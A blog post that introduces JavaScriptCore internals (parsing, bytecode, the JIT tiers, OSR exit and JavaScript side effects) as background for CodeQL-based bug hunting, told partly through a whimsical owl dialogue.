

# The Mysterious Realm of JavaScriptCore

Assaf Sion | 3/16/21



## TL;DR

JavaScriptCore (JSC) is the JavaScript engine used by Safari, Mail, App Store and many other apps in MacOS. The JSC engine is responsible for executing **every line of JavaScript (JS)** that needs to be executed, whenever we browse to a new website or simply send/receive emails.

Finding vulnerabilities in JSC can be intimidating and, in some cases, complicated. In this blog post, we start by learning the fundamentals of JSC. Then, we describe how we developed a tailor-made CodeQL query (<https://github.com/assafsion/javascriptcore-bad-side-effect-modeling>) that uncovers bad side effect modeling vulnerabilities, which could lead to **RCE** in JSC.

## Introduction

I've always felt intimidated by the fog of war that was laying over the land of browser exploitation. Never have I dared to step foot in there since I thought I was way under-leveled to do so. But, not long ago, I received the magical staff of CodeQL, and now I feel confident enough to explore the realm; I geared up and started my quest! Follow me on this immersive journey to learn the fundamentals of JSC and find some cool (old-school) bugs with CodeQL (<https://semml.com/codeql>).

## Entering the Realm of JSC

"OK... It's nice to have ambition –  
but where should I begin?"

**Goo(gle) the Owl:** "Cloning the repository might be a good start."

**Me:** "Waaa! Who are you?"

**Goo the Owl:** "You can call me Goo, the all-knowing Owl. What are you doing here?"

**Me:** "I just got this new staff and figured I should explore this realm a bit." [Flashing my CodeQL staff]

**Goo the Owl:** "Oh nice! I heard about it from 91,500 places (0.43 seconds to search about it). I'll help you explore the realm – seems like a good use of my time."

**Me:** "That's nice of you."  
**Me:** [WHISPERING] "Show off."  
**Goo the Owl:** "Well then, without further ado, let's clone WebKit (<https://github.com/WebKit/WebKit>) and enter the realm!"  
**Me:** `git clone https://github.com/WebKit/WebKit.git`  
`(https://github.com/WebKit/WebKit.git)`  
[Falling through a portal]  
**Me:** "We're in!" [Looking at THOUSANDS of slimy blobs waiting in line]  
**Me:** "Ugh... What are these blobs?"  
**Goo the Owl:** "These gooey blobs are JavaScript instructions waiting to be executed."  
**Me:** [Confused]  
**Goo the Owl:** "Allow me to elaborate!"

JavaScriptCore 101

*"WebKit is the web browser engine used by Safari, Mail, App Store, and many other apps on macOS, iOS and Linux." – WebKit description from <https://webkit.org> (<https://webkit.org/>).*

JSC is the built-in JS engine for WebKit, meaning it handles each JS script we execute via our browser. Unlike code written in C, which we initially compile into native code that our processor can run, a virtual machine (JSC, for example) executes JS, and our processor executes the code of that virtual machine.




Figure 1 – C vs. JavaScript

It is well understood that each approach comes with its pros and cons. For example, running a native C function can be a lot faster than executing a similar function written in JS. The reason derives directly from the figure above. JS bytecode must go through another level of execution compared to a pre-compiled programming language, like C.

But, since our JS code is running in a virtual machine, we have less room for classic bugs because the virtual machine can do all sorts of checks during runtime and prevent these classic bugs from becoming a problem. Additionally, JS is much more dynamic than C; for instance, we don't have to declare the arguments' types when writing a new function.

## Instruction Processing

Every JS script we'll execute via JSC will go through several phases:

- Lexing (**parser/Lexer.cpp**) – The Lexer will break down our script into a series of tokens. Breaking down our code is done by pre-defined characters (e.g. The parser will then process these tokens.
- Parsing (**parser/JSParser.cpp**) – The parser will build an abstract syntax tree (AST) from the tokens produced by the Lexer. The syntax tree represents our code's structural details, meaning each node in our tree represents an expression in our code. For example, a node can represent the expression " $a + b$ "; the child of this expression will be the "+" operation, and its children will be the variables " $a$ " and " $b$ ."
- Low-Level Interpreter (LLInt) – At this phase, we already have a syntax tree representing our code. The LLInt will create bytecode that JSC can execute using the processor. For example, the expression " $a + b$ " we've mentioned earlier is translated to bytecode that consists of the following offline assembly opcodes:

```
1.      add  loc3, loc1, loc2, OperandTypes(126, 126)
```

This is merely adding *loc1* with *loc2* and saving the result in *loc3*. The *OperandTypes* holds metadata about the predicated types of *loc1* and *loc2*.




Figure 2 – The primary stages of JavaScript code goes through

## JS Can Go FAST

While we mentioned earlier that there are only three stages in executing a JS instruction, reality suggests there are more stages. Browsers run thousands of lines of JS code on an average website, and usually, there are JS instructions that are in use in a much **higher** frequency than others. If we only had three stages as mentioned above, we would have to repeatedly execute the same instruction through the virtual machine, which causes a lot of unnecessary overhead. Therefore, JSC (and every other JS engine) uses Just-In-Time (JIT) compilation!

In case you're not familiar with the concept, JIT compilation is the process of compiling a piece of code at runtime instead of the conventional way before execution. In our scenario, JSC will compile often-used instructions to native code that can be executed by our processor instead of compiling these instructions to bytecode run by the virtual machine.

This way, these often-used instructions now run with much lower overhead than before. One might say: "If the overhead is a lot lower now, why not JIT compile every instruction?"

And the answer to this question is straightforward: The process of JIT compiling is expensive (runtime speaking).

JSC creates a profile for each instruction using the LLInt (and other components mentioned later in this blog). Such profiling allows the engine to know which operations are used more often and to JIT to compile them.

## Four Levels of JSC

We have discussed the basic workflow of executing instructions in JSC. Now it's time to turn it up a notch. JSC executes instructions in four different tiers. As the rank of the tier goes up, the overhead of running that instruction goes down.

Instructions tier can level up/down during runtime. JSC holds an “*execution counter*” for each instruction, and each time we'll execute that operation, JSC will add more points to their counter.

- Leveling up to the **second** tier requires **500** points
- Leveling up to the **third** tier requires **1,000** points
- Leveling up to the **fourth** tier requires **100,000** points

The transition between tiers is linear. For example, to move from tier level 1 to tier level 3, the instruction must traverse through tier level 2 and only then to tier 3.

The four tiers are:

**1. LLInt** – The low-level interpreter, as mentioned earlier, this tier will compile JS instructions into bytecode.

**2. Baseline JIT (500 points)** – As the name might suggest, instructions that are executed under this tier will become JIT-ed. The baseline JIT compiles bytecode operations into native code using a template for each operation. There is no additional logic regarding the relation between other instructions or what's on – only the template.

**3. Data Flow Graph (DFG) JIT (1,000 points)** – The DFG JIT has an intermediate representation (IR) that is later used by the DFG JIT compiler. The IR will translate the implemented code of a JS instruction into a data-flow graph (see example below). The DFG JIT compiler can now perform complex optimizations that have to do with the code's flow. For example, let's take a look at the following JS code snippet:

```
1.  function Foo(arg) {  
2.      return this.y * arg[0];  
3.  }
```

By calling Foo in a loop with approximately 1,000 iterations, we can force JSC to compile Foo into DFG JIT. To see the actual DFG IR produced for this code snippet, we can run the following line:

```
1.  JSC_dumpGraphAtEachPhase=true ./WebKitBuild/Debug/bin/jsc ../dfgMe.js
```

The output from this command line contains hundreds of lines, and to keep things as simple as possible, we created a flow graph that represents the DFG IR produced by JSC:




Figure 3 – Representing the short function Foo as a Data Flow Graph


OSRExit is a mechanism that allows JSC to downgrade the instruction's tier. This is useful in the event that we add more optimizations to the execution process, i.e. we tell JSC to speculate more about what the operation can do.

For instance, JSC will speculate that the use of multiplication here is done by multiplying two integers. In reality, multiplying two integers is much less complicated than multiplying two objects, for example. Therefore, by speculating the argument types, JSC can add more impressive optimizations. In case JSC has been mistaken and guessed incorrectly, and the arguments types are not integers, JSC will perform OSRExit and level down the tier. This way, the new lower tier might have a more significant overhead, but the necessary checks will now remain.

**4. Faster than Light (FTL) JIT (100,000 points)** – Unlike the DFG JIT compiler, the FTL JIT focuses on optimizations regardless of how expensive the optimizing process might be. The FTL JIT reuses the optimizations that were done by the DFG JIT and will add many more.



## Back to the Realm



"Here in the realm of JSC, the JS instructions are these cute little blobs standing in line."  
- Goo the Owl

**Me:** "Ohh."

**Goo the Owl:** "And these blobs are going straight to the LLInt."

**Me:** "Oof."

**Goo the Owl:** "This is literally the shortest summary I could give on JSC."

**Me:** "I understand why I never came here."

**Goo the Owl:** "Wanna go back?"

**Me:** "No way, too committed by now. Let's follow the blobs to the LLInt!" [Following the blobs]

**Me:** "I've noticed that when certain blobs slide through the LLInt, other blobs cut the line and slide before everyone else! Not cool..."

**Goo the Owl:** "Calm down, manners police. These blobs cut the line because they have to."

**Me:** "What do you mean, 'have to'?"

**Goo the Owl:** "Some instruction blobs cause side effects. This is perfectly normal in JS."

**Me:** "Side effects? Sounds malicious to me."

**Goo the Owl:** "As I said earlier, this is PERFECTLY NORMAL. Side effects in JS are..."

[QUICK CUT TO GOO ELABORATING ON SIDE EFFECTS IN JS]

## Side Effects In JS

A JS operation causes side effects if it modifies the state of other variables outside the local environment of that instruction.

For instance, in JS, we can concatenate a string with a JS Object like this:

```
1. let a = "Hello" + {}  
2. // a is now "Hello{}"
```

This concatenation will fail in most program languages, but not in JS. JSC will try to convert unique types (such as *JSObject*) to a primitive type (e.g. *String*). Let's take a look at the function "*jsAdd*," which is the implementation of the "+" operator:

```
1. ALWAYS_INLINE JSValue jsAdd(JSGlobalObject* globalObject, JSValue v1, JSValue v2)  
2. {  
3.     if (v1.isNumber() && v2.isNumber())  
4.         return jsNumber(v1.asNumber() + v2.asNumber());  
5.  
6.     return jsAddNonNumber(globalObject, v1, v2);  
7. }
```

As we can see, if we try to add two numbers, JSC will simply add them and will return the value; otherwise, JSC calls the function *jsAddNonNumber*. The figure below represents the flow of *jsAddNonNumber*, while the input is . Each color represents the context of execution:

